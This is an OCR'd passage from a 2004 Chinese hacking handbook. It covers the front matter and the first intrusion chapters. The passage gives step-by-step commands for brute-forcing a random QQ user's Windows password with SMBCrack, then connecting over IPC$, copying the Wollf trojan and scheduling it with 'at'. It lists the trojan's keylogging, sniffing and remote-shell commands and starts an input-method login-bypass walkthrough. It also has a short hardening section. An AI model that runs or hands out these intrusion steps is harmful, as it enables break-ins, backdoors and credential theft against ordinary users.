电脑报 东方工作室

黑客实战天书

作者：侯成岗

·经典实例·视频教学·成就一代网络安全专家

Windows下经典、流行溢出漏洞全接触

IIS入侵与后门最全攻略

站长的好帮手--快速有效查找ASP木马

热门入侵技术--SQL注入讲解

未曾公开的注入工具大奉送

真实入侵主机实例，情节曲折、经验老道

前所未有的各种ASP后门公开讲解


打破神秘面纱--入侵检测系统和蜜罐搭建

嗅探的各种巧妙玩法

流行ASP程序：动网、动力漏洞入侵利用

四川出版集团·四川电子音像出版中心

黑客实战天书



四川出版集团·四川电子音像出版中心

内容提要

本书是一本经过精心策划与组织，量身为初中级读者编排的黑客实战学习书。全书共有七章，第一章主要讲解了常见的典型入侵实例；第二章重点在于实际环境入侵，就当前的论坛、Asp 漏洞及主机的特色入侵手法进行了详细的实例讲解；第三章针对脚本、数据库入侵，以及安全配置等方面进行精心讲解，带领读者了解 SQL 注入、数据库攻击、ASP 木马等相对高级的入侵思维与方法；第四章对 Linux 和 Unix 菜鸟入侵与安全配置进行了讲解，使读者快速了解对 Linux 以及本操作系统的入侵方法；第五章针对入侵控制和诱捕入侵进行了实例讲解，带领大家分析一些入侵数据、挖掘入侵者的入侵手法；第六章主要针对几个严重的安全问题如何进行防范作了详细的介绍；第七章对各类有特色的破解手法进行了精彩的实例讲解，让读者在轻松掌握各种密码的时候，也能最终真正保障自己密码的安全。

本书最后附加了黑客入侵与安全检测常用的 CMD 命令、Windows 2000 常用服务列表（名称、作用、路径），以及基本系统进程与附加系统进程对照表这三个附加内容。

书　　名	黑客实战天书
文本著作者	侯成岗
审校/责任编辑	陈学韶 王 洁
CD 制作者	电脑报东方工作室
出版/发行者	四川电子音像出版中心
地　　址	成都市盐道街 3 号
经　　销	各地新华书店、软件连锁店
CD 生产者	东方光盘制造有限公司
文本印刷者	重庆升光电力印务有限公司
规格/开本	787 毫米×1092 毫米　16 开　16 印张　384 千字
版次/印次	2004 年 12 月第 1 版　2004 年 12 月第 1 次印刷
印　　数	1－5000 册
版 本 号	ISBN 7-900397-00-0/TP・00
定　　价	22.00 元（1CD+配套书）

前　言

随着 IT 技术与网络经济的快速发展，网络已经成为一种重要的信息沟通手段，对于人们的生活交流与商业经济的发展起着重要的作用。随着近年来网络的深入民心，不但许多商家企业公司有了门户网站，利用网络与全世界进行沟通，就连普通的市民们也都拥有了电脑，上了互联网。然而就在我们这些互联网用户利用网络来学习、生活、工作，商家企业用来沟通、运作、盈利时，越来越多的不安全因素在网络中时隐时现。

为了增强国民的网络安全意识，全面提高网络安全防范水平，我们精心策划了《黑客实战天书》一书。本书定位于初中级读者，以全程图解的方式详细批露了常见黑客入侵的思路及方法。

本书共有七章。第一章主要讲解了常见的典型入侵实例，包括 windows 下的 IPC 入侵、IIS 入侵、DNS 欺骗入侵等；第二章重点在于实际环境入侵，就当前的论坛、Asp 漏洞及主机的特色入侵手法进行了详细的实例讲解；第三章针对脚本、数据库入侵，以及安全配置等方面进行精心讲解，带领读者了解 SQL 注入、数据库攻击、ASP 木马等相对高级的入侵思维与方法；第四章对 Linux 和 Unix 菜鸟入侵与安全配置进行了讲解，使读者快速了解对 Linux 以及本操作系统的入侵方法；第五章针对入侵控制和诱捕入侵进行了实例讲解，带领大家分析一些入侵数据、挖掘入侵者的入侵手法；第六章主要针对几个严重的安全问题如何进行防范作了详细的介绍；第七章对各类有特色的破解手法进行了精彩的实例讲解，让读者在轻松掌握各种密码的时候，也能最终真正保障自己密码的安全。

本书在编写过程中得到众多网络安全人士与 IT 资深编辑的指导与支持，同时得到搜亚网(http://www.Souya.com)、BFS 联盟(http://www.bfs.cn)等网站与安全组织的协作，在此一并表示感谢。网络安全是一门新兴学科，若本书存在错误与不足之处，敬请广大读者批评指正并到论坛进行交流。

- Linux 平台下的各种入侵问题 请到 http://bbs.souya.com 的“Linux 讨论区”寻求解答，同时参阅 http://safe.souya.com/index.asp 中的 Linux 入侵文章。
- Windows 平台下的各种入侵问题 请到 http://www.bfs.cn 寻求解答。

注：本书所有内容仅供技术研究与学习，如将本书内容用于其它用途，后果自负！

编者

2004 年 11 月

目 录

第 1 章 典型入侵实例

实例一 IPC$入侵实例及解惑

IPC$入侵是黑客学习中很基本的一课，也是非常重要的一课，本节将对 IPC$入侵进行详细讲解，以揭开本书的序幕。

Windows 2000 的默认安装允许任何用户通过空用户连接（IPC $ ）得到系统所有账号和共享列表，这本来是为了方便用户共享资源和文件，但是任何一个远程用户都可以利用这个空的连接得到你的用户列表。一些别有用心者会利用这项功能，查找我们的用户列表，并使用一些字典工具，对我们的主机进行账号猜解来进行攻击。如果主机上存在具有权限的弱口令账号（Administrators 组\User 组等的账号），一旦账号和密码为入侵者通过非常手段得到，那么入侵者会利用主机开放的 IPC$共享、C$共享等入侵进入，完全控制主机。

网络上流传着非常多的入侵资料，其中从大部分资料中可以看出，入侵者入侵目标主机采用的多是 IPC 共享+弱口令入侵，可见 IPC$对于主机的安全起了极为关键作用。下面展示一次利用此漏洞进入一台主机的实际过程。

利用漏洞

IPC$共享开放漏洞：其实 IPC$并不是真正意义上的漏洞，它是为了方便管理员的远程管理而开放的远程网络登录功能。不但可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用，而且还打开了默认共享，即所有的逻辑盘（C$、D$、E$……）和系统目录 WinNT 或 Windows(Admin$)。

弱口令管理员账号：密码比较简单的具有管理员权限的账号。

应用平台

Windows NT/2000/XP

实战流程

一、准备扫描工具来扫描目标

二、查看扫描结果分析漏洞

三、暴力破解远程主机账号

四、利用 IPC$共享来上传后门程序
五、利用 Wollf 木马掌控对方电脑
六、IPC$共享漏洞的防范

应用工具

1. X-scan 扫描器：这是一款功能强大的安全检测仪，用来查找指定主机存在什么漏洞。

2. SMBCrack：使用 SMB 协议的暴力破解工具，扫描 Windows 2000 的密码时，速度大约是流光的 4 ~ 5 倍，而且在 Windows 2000 系统下可以在同一个会话内进行多次密码试探。


3. Wollf 木马：具有扩展 Telnet 服务，集成文件传输、FTP 服务器、键盘记录、Sniffer（for win2k only）、端口转发等功能，可反向连接，也可通过参数选择随系统启动或作为普通进程启动。

实施步骤

做实验当然是要先有一个目标了，我们可以利用显示 IP 的 QQ 随便查看某一个网友的 IP，如果对方 IP 地址后面的端口为 4000，那么基本可以确定目标为单机上网用户，而不是在网吧、机房等地上网。

注意

单机上网的情况下，QQ 一般对外显示的端口是 4000、5000。其中 4000 端口是 Windows 9X/2000 系统开放的，而 5000 端口是 Windows XP 系统开放的。




一、准备扫描工具来扫描目标

接下来就要利用扫描工具查看对方的系统是否存在什么漏洞可以进入。


小知识

一般情况下个人用户因为安全意识淡薄，所以他们的电脑大多数都存在 IPC$共享漏洞。


1. 打开 X-scan 扫描器，选择“设置”菜单下的“扫描模块”，在弹出的“扫描模块”对话框中勾选“开放服务、NT-server 弱口令、NetBIOS 信息”三个选项。



2. 单击“设置”菜单下的“扫描参数”，在弹出的“扫描参数”的检测范围内输入对方的 IP 地址，其他设置保持默认。



3．设置完毕后单击绿色三角形按钮开始扫描，由于扫描器是对漏洞逐个进行搜索，所以速度比较慢，需要稍微等一会。



二、查看扫描结果、分析漏洞


扫描结束后查看扫描结果，发现在开放端口中有“端口 135 开放: Location Service”以及“端口 445 开放: Microsoft-DS”，从这两点可以判断出目标计算机使用的是 Windows 2000 系统。

小知识

只有 Windows 2000/XP 等 NT 内核的系统才存在诸如 Location Service、Microsoft-DS 等这样的服务。

初期的扫描结果比较简略，为了更好地查看结果，我们将其生成为扫描报告。

1．选择菜单栏中的“查看”→“检测报告”选项，这样就生成了一个网页形式的报告。



2．从这份列表中可以清楚地看到如下目标操作系统情况:

```
[NetBios 信息]
[服务器信息 Level 101]:
主机名称: “61.236.*.*”
操作系统: Windows NT
系统版本: 5.0
注释: “”
主机类型: WORKSTATION SERVER POTENTIAL_BROWSER MASTER_BROWSER

[网络共享资源列表 Level 1]:
“ipc$”：进程间通信（IPC$）- [远程 IPC]（System）
“d$”：磁盘 - [默认共享]（System）
“c$”：磁盘 - [默认共享]（System）

[网络用户列表 Level 20]:
Administrator(ID:0x000001f4) - [管理计算机(域)的内置账户]
用户标记: 执行登录脚本 口令永不过期
账户类型: 标准账户
Guest（ID:0x000001f5） - [供来宾访问计算机或访问域的内置账户]
用户标记: 执行登录脚本 账号被禁止 允许空口令 禁止改变口令 口令永不过期
账户类型: 标准账户
```

```
nini（ID:0x000003e8）- [ ]
用户标记: 执行登录脚本 口令永不过期
账户类型: 标准账户
用户全称: “heidan”

[网络用户列表 Level 3]:
Administrator - [管理计算机(域)的内置账户]
口令使用时间: 5 Day 5 Hour 25 Minute 24 Sec.
账户类型: 管理员(Administrator)
最后登录时间: GMT Tue Dec 18 11:06:51 2001
错口令次数: 21, 成功登录次数: 0
USER ID: 0x000001f4, GROUP ID: 0x00000201

Guest - [供来宾访问计算机或访问域的内置账户]
口令使用时间: 5 Day 4 Hour 53 Minute 42 Sec.
账户类型: 来访者(Guest)
错口令次数: 42, 成功登录次数: 0
USER ID: 0x000001f5, GROUP ID: 0x00000201
nini
口令使用时间: 1 Day 2 Hour 10 Minute 13 Sec.
账户类型: 管理员(Administrator)
用户全称: “heidan”
最后登录时间: GMT Fri Dec 28 10:09:34 2001
错口令次数: 21, 成功登录次数: 73
```

从上面的扫描结果中可以分析出以下结果:

1. 在[NetBios 信息]中可以看到对方操作系统为 Windows NT。

2. 在[网络共享资源列表 Level 1]中可以看到对方开放了 IPC$、D$、C$共享。

3. 在[网络用户列表 Level 3]可以看到存在三个账号 Administrator、Guest 和 nini，其中 nini 和 Administrator 是管理员账号。

三、暴力破解远程主机账号

1. 将 SMBCrack.exe 文件复制到 C 盘（也可以放到其他盘），然后进入命令提示符模式，在命令行下输入“SMBCrack”后按下回车键，即可看到其帮助命令:

SMBCrack <IP> <Username> <Password file> [Port]

```
参数说明:
<IP>: 远程计算机的 IP
<Username>: 用户名，例如 Administrator
<Password file>: 字典文件
```

[Port]：破解连接的端口，默认是 139

提示 选择“开始”菜单中的“运行”选项，然后在对话框中输入“CMD”后按“确定”按钮即可进入命令提示符模式。

2．在命令行下输入“SMBCrack 61.236.*.* administrator c: \password.dic”，按下回车后系统就开始破解密码。利用这个工具，很快就能破解出目标主机中 administrator 账户的密码，此例中对方的密码是 198302。

提示 普通用户总是利用自己的生日、电话号码等作为电脑密码，这种纯数字型以及比较简单的密码破解起来十分容易。

四、利用 IPC$共享上传后门程序

既然知道了用户名和密码，现在就可以利用漏洞来进入对方电脑了：

1．先与这台主机建立 IPC 连接。与目标主机建立 IPC 管道连接的命令用法为：net use \\目标 IP\ipc$ “账号密码” /user：账号，本例中在命令行下输入：net use \\61.185.*.*\ipc$ “198302” /user：administrator，回车后显示“命令成功完成”表示成功建立 IPC 连接。

```
C:\>net use \\61.236.__.__.__\ipc$ "198302" /user:administrator
命令成功完成。
```

2．从本机拷贝一个 Wollf 木马给对方。拷贝本地指定文件到目标主机的共享目录命令为：copy 本地程序路径及文件名 \\目标主机 IP\对方开放的共享目录，本例中在命令行下输入上传命令：copy wolf.exe \\61.185.*.*\c$，回车后提示文件复制成功。

```
C:\>copy wolf.exe \\61.236.__.__.__\admin$
已复制         1 个文件。
```

3．接下来我们先查看一下对方电脑的当前系统时间，以确定在什么时候运行 Wollf 木马。查看目标主机当前系统时间命令用法为：net time \\目标主机 IP，本例中在命令行下输入：net time \\61.185.*.*，回车后可以看到对方系统当前时间是 2004/1/6 下午 09:25。

```
C:\>net time \\61.236.__.__.__
\\61.236.__.__.__ 的当前时间是 2004/1/6 下午 09:25

命令成功完成。
```

4. 指定木马的运行时间。指定程序在规定时间内运行的命令用法: at \\目标主机 IP 指定时间 指定文件。如本例中要让 Wollf 木马在 09:28 运行，则输入指定时间运行的命令: At \\61.185.*.* 09:28 wolf.exe，回车后会显示添加了一个新的作业。这样，到了指定时间，对方电脑中的 Wollf 木马就会自动运行。

五、利用 Wollf 木马掌控对方电脑

到了 09:28 以后，尝试利用 Wollf 木马进入对方的电脑，输入命令: telnet 61.185.*.* 7614，结果显示成功进入了。

进入对方电脑后，就可以利用 Wollf 木马掌控对方的电脑了。这个木马的功能非常强大，你可以在自己电脑的命令行下输入命令以控制对方电脑。

1. 利用 IPC 命令将对方电脑硬盘映射到本地电脑中。映射命令用法: net use 映射在自己电脑里的盘符 \\对方 IP\对方共享的盘符。本例中输入命令: net use z: \\61.236.*.*\c$，这个命令就将目标主机 61.236.*.*的 C 盘映射到本地电脑成为 Z 盘。

回车后显示命令成功运行，这下打开本机的“我的电脑”，可以看到里面多了个 Z 盘，这个就是对方的 C 盘，现在就可以在本机随意查看对方电脑中的共享资源了。

2. 输入如下命令即可进入相应的功能:

DOS	切换到 MS-DOS 提示符
DIR/LS/LIST	目录/文件列表
CD	进入目录
MD/MKDIR	创建目录
PWD	查看当前目录
COPY/CP	复制目录/文件
DEL/RM	删除目录/文件
REN	重命名文件
MOVE/MV	移动目录/文件
TYPE/CAT	查看文本内容
POPMSG	弹出系统对话框
SYSINFO	查看系统基本信息
WHO/W	查看当前所有连接者 IP
SHELL	通过系统 SHELL(cmd.exe)执行命令，如"SHELL DIR"
EXEC/RUN	通过 Windows API(WinExec)运行程序
WS	查看窗口列表
PS	查看进程列表
KILL	强行关闭进程
GET/GETFILE	通过 Wollf 直接下载文件(需要通过“Wollf –connect”或“Wollf –listen”建立连接)
PUT/PUTFILE	通过 Wollf 直接上传文件(需要通过“Wollf –connect”或“Wollf –listen”建立连接)
WGET	从 HTTP 服务器下载文件
FGET	从 FTP 服务器下载文件

FPUT　　向 FTP 服务器上传文件
TELNET　　连接到其他安装本服务的机器
FTPD　　启动 FTP 服务
TELNETD/TELD/EXPORT　在新端口输出 SHELL
REDIR　　绑定 TCP 端口，并转发接收到的所有数据
REDIR_STOP　　停止端口转发
SNIFF　　监听局域网内 FTP/SMTP/POP3/HTTP 密码（该功能仅对 Windows 2000/XP 系统有效）
SNIFF_STOP　　停止监听密码
KEYLOG　　启动键盘记录
KEYLOG_STOP　　停止键盘记录
REBOOT　　重启系统
SHUTDOWN　　关闭系统
EXIT　　断开当前连接
QUIT　　断开所有连接并终止服务
REMOVE　　卸载服务
VER/VERSION　　版本信息
HELP/H/?　　帮助信息

六、IPC$共享漏洞的防范


1．通过修改注册表来禁止建立空连接（IPC $）

单击“开始”→“运行”按钮，在弹出的运行窗口中输入“regedit”命令进入注册表编辑器，找到“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA”路径，把项目 RestrictAnonymous = DWORD 的键值改为 00000001。

2．关闭默认共享

进入命令提示符状态，输入 net share 命令查看本机开放了哪些共享资源，然后根据实际情况关闭共享。

关闭共享的命令是：net share 要关闭的共享名 /delete。例如 net share admin$ /delete、net share c$ /delete 等。



3．通过修改注册表来禁止管理共享

进入注册表编辑器，找到如下路径：“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters”，如果是 Server 版系统则把 AutoShareServer（DWORD）键值改为:00000000；如果是 pro 版系统则把 AutoShareWks（DWORD）键值改为

00000000。

4. 永久性的关闭 IPC$和默认共享依赖的服务：LanmanServer 即 Server 服务

打开“控制面板”中的“管理工具”，找到“服务”选项，在里面查看 Server 服务的属性，将它的启动类型改为已禁用。

通过上面的操作，就彻底杜绝了 IPC$，但是这样并不能保证你的电脑完全安全，还应该注意账号口令的设置不要过于简单，不妨加上*、@、#、$、%等特殊符号。

注意问题

1. 空连接并不是 100%都能建立成功，如果对方关闭了 IPC$共享，就无法建立连接。

2. 并不是说建立了 IPC$连接就可以查看对方的用户列表，因为管理员可以禁止导出用户列表。

实例二 输入法漏洞接触及利用

利用漏洞

3389 端口中文输入法漏洞：此漏洞可以让入侵者借助远程登录服务，远程连接到目标主机的登录界面，然后利用输入法漏洞悄悄添加管理员账号，最后顺利进入从而控制整台主机。

应用平台

Windows 2000 简体中文版

实战流程

一、输入法漏洞原理分析
二、扫描主机以发现目标
三、利用输入法漏洞入侵
四、进一步入侵提高权限
五、漏洞防范方法

应用工具

1. SuperScan 端口扫描器：这是国外著名安全团体 GoundStone 推出的一款端口扫描工具，它具有设置端口灵活性强、扫描快、准确率高等特点，被很多安全爱好者推崇为首要扫描器。

2. Windows 2000 终端服务客户端程序：从 Windows 2000 Server 版中提取的远程登录工具，可以连上有开放远程终端服务的主机。

实施步骤


一、输入法漏洞原理分析

众所周知，在安装 Windows 2000 简体中文版的过程中默认安装了多种简体中文输入法。这些随系统装入的输入法可以在系统登录界面中使用，以便用户能使用基于字符的用户标识和密码登录系统。而一些别有用心的用户可以通过直接操作该计算机的键盘得到当前系统权限，再加上 Windows 2000 简体中文版中的 Server 版本安装有远程终端服务，这就导致了远程入侵者的攻击。

二、扫描主机以发现目标

1. 打开 SuperScan 扫描器，在“开始 IP”和“结束 IP”中各输入一个 IP 地址，这个网段要求为国内的 IP 网段，因为只有国内的主机才会安装 Windows 2000 中文 Server 版本系统。再在端口设置中填写从 3389 端口到 3389 端口，这样扫描器就会只扫描网段中开放 3389 端口的主机。

在很短的时间内就扫描完毕了，扫描结果中发现了不少开放 3389 端口的主机。



2. 打开“Windows 2000”终端服务客户端程序 Mstsc.exe，在最上面一项填入一个开放了 3389 端口的 IP 地址，其他项默认。单击“连接”按钮开始连接，几秒钟后，客户程序会打开对方的“计算机登录窗口”。

3. 用鼠标单击“用户名”输入框，然后同时按下 Ctrl+Shift 组合键，切换输入法至全

拼状态，这时登录界面左下角将出现输入法状态条，右击状态条上的微软图标，弹出“帮助”菜单，如果帮助菜单处于可选状态，那么就可以进行下一步操作了。


提示

如果“帮助”菜单呈灰色，说明这台开放了3389端口的主机已经采取了相应的防范措施，就无法再进行入侵了。


三、利用输入法漏洞进行入侵

如果确认这台主机存在输入法漏洞，就可以进行入侵了。

1. 选中“帮助”菜单中的“操作指南”命令，这样输入法帮助文件就会被打开。



2. 在这个帮助文件的空白栏单击鼠标右键，在弹出的快捷菜单中选择“跳至 URL”命令。



3. 在弹出的“跳至 URL”对话框中输入系统目录的路径地址，就可以直接进入了。一般情况下系统都是安装在C盘，在空白栏中填入“c:\winnt\system32”，单击“确定”按钮后就可成功地绕过身份验证，进入系统的System32目录下。